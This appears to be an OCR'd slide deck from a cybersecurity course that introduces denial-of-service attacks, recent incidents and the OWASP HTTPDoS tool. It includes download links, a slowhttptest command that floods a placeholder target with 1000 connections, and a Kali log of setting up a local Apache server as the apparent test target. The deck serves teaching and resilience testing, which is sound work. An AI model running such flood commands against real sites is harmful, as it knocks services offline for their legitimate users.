Hackveda

Denial of Service Attack using OWASP HTTPDos Tool

By Johana Catherine Ezhil

of Cybersecurity Department

Hook Story

- Imagine this: It’s a busy Monday morning. An e-commerce website, say Amazon, suddenly becomes unreachable. Customers can’t browse products, orders can’t be placed, and the company’s revenue is plummeting by the minute.


- What’s causing this chaos? A Denial of Service (DoS) attack, flooding the servers with more traffic than they can handle, bringing the entire operation to a standstill.

Introduction to Denial of Service Attacks

- A Denial of Service (DoS) attack is a type of cyberattack that aims to make a machine, network, or service unavailable to its intended users by overwhelming it with an excessive amount of requests, rendering the system unable to process legitimate requests.

TYPES:

- Volume-Based Attacks
- Protocol-Based Attacks
- Application Layer Attacks



Working

1. Target Identification

2. Attack Planning

3. Attack Execution

4. Impact

5. Detection and Mitigation

Recent DOS attacks

Google and Amazon DDoS Attack (2023)

the attack utilized a novel technique known as “Rapid Reset,” exploiting the HTTP/2 protocol to generate a massive amount of traffic, peaking at 398 million requests per second.

Mozi Botnet Attacks (2024)

tthe Mozi botnet became particularly active, leveraging new vulnerabilities in popular routers (like TP-Link and Netgear) to orchestrate large-scale DDoS attacks.

CISA Alerts (2023)

These attacks disrupted services across various industries, emphasizing the need for robust defenses and proactive measures to mitigate the impact of such attacks

OWASP HTTPDoS Tool

- The OWASP HTTPDoS tool is a Denial of Service (DoS) testing tool designed to simulate HTTP-based DoS attacks against web servers and applications.

- Developed by the Open Web Application Security Project (OWASP), this tool is primarily used by security professionals and developers to assess the resilience of their web services against HTTP-based DoS attacks.

FEATURES:

- HTTP Flooding Attacks
- Customizable Attack Parameters
- Targeted URL Specification
- Reporting and Logging
- Open Source and Community-Driven

Installation & Set-up

Method - 1

Using a OWASP HTTP DoS Tool by Sam Bowne

Getting the OWASP HTTP DoS Tool

If you are using Windows 7 or later, download this file:

http://samsclass.info/123/proj14/HttpDosTool4.0.zip

If you are using Windows 2008 Server, you need to use this old version:

http://samsclass.info/123/proj14/HttpDosTool3.6.zip


Method - 2

Using a open-source application used to simulate DOS attack- slowhttptest


Command:


slowhttptest -c 1000 -r 200 -u http://target-website.com


Understanding the interface





Demonstration






kali@kali: ~
File Actions Edit View Help
Setting up libaprutil1t64:amd64 (1.6.3-3) ...
Setting up libcurl4t64:amd64 (8.8.0-4) ...
Setting up libcurl3t64-gnutls:amd64 (8.8.0-4) ...
Setting up libaprutil1-ldap:amd64 (1.6.3-3) ...
Setting up libaprutil1-dbd-sqlite3:amd64 (1.6.3-3) ...
Setting up curl (8.8.0-4) ...
Setting up apache2-utils (2.4.62-1) ...
Setting up apache2-bin (2.4.62-1) ...
Setting up apache2 (2.4.62-1) ...
apache2.service is a disabled or a static unit not running, not starting it.
apache-htcacheclean.service is a disabled or a static unit not running, not s
tarting it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for libc-bin (2.38-13) ...
(kali㉿kali)-[~]
$ sudo systemctl start apache2
(kali㉿kali)-[~]
$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/sys
temd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service →
/lib/systemd/system/apache2.service.

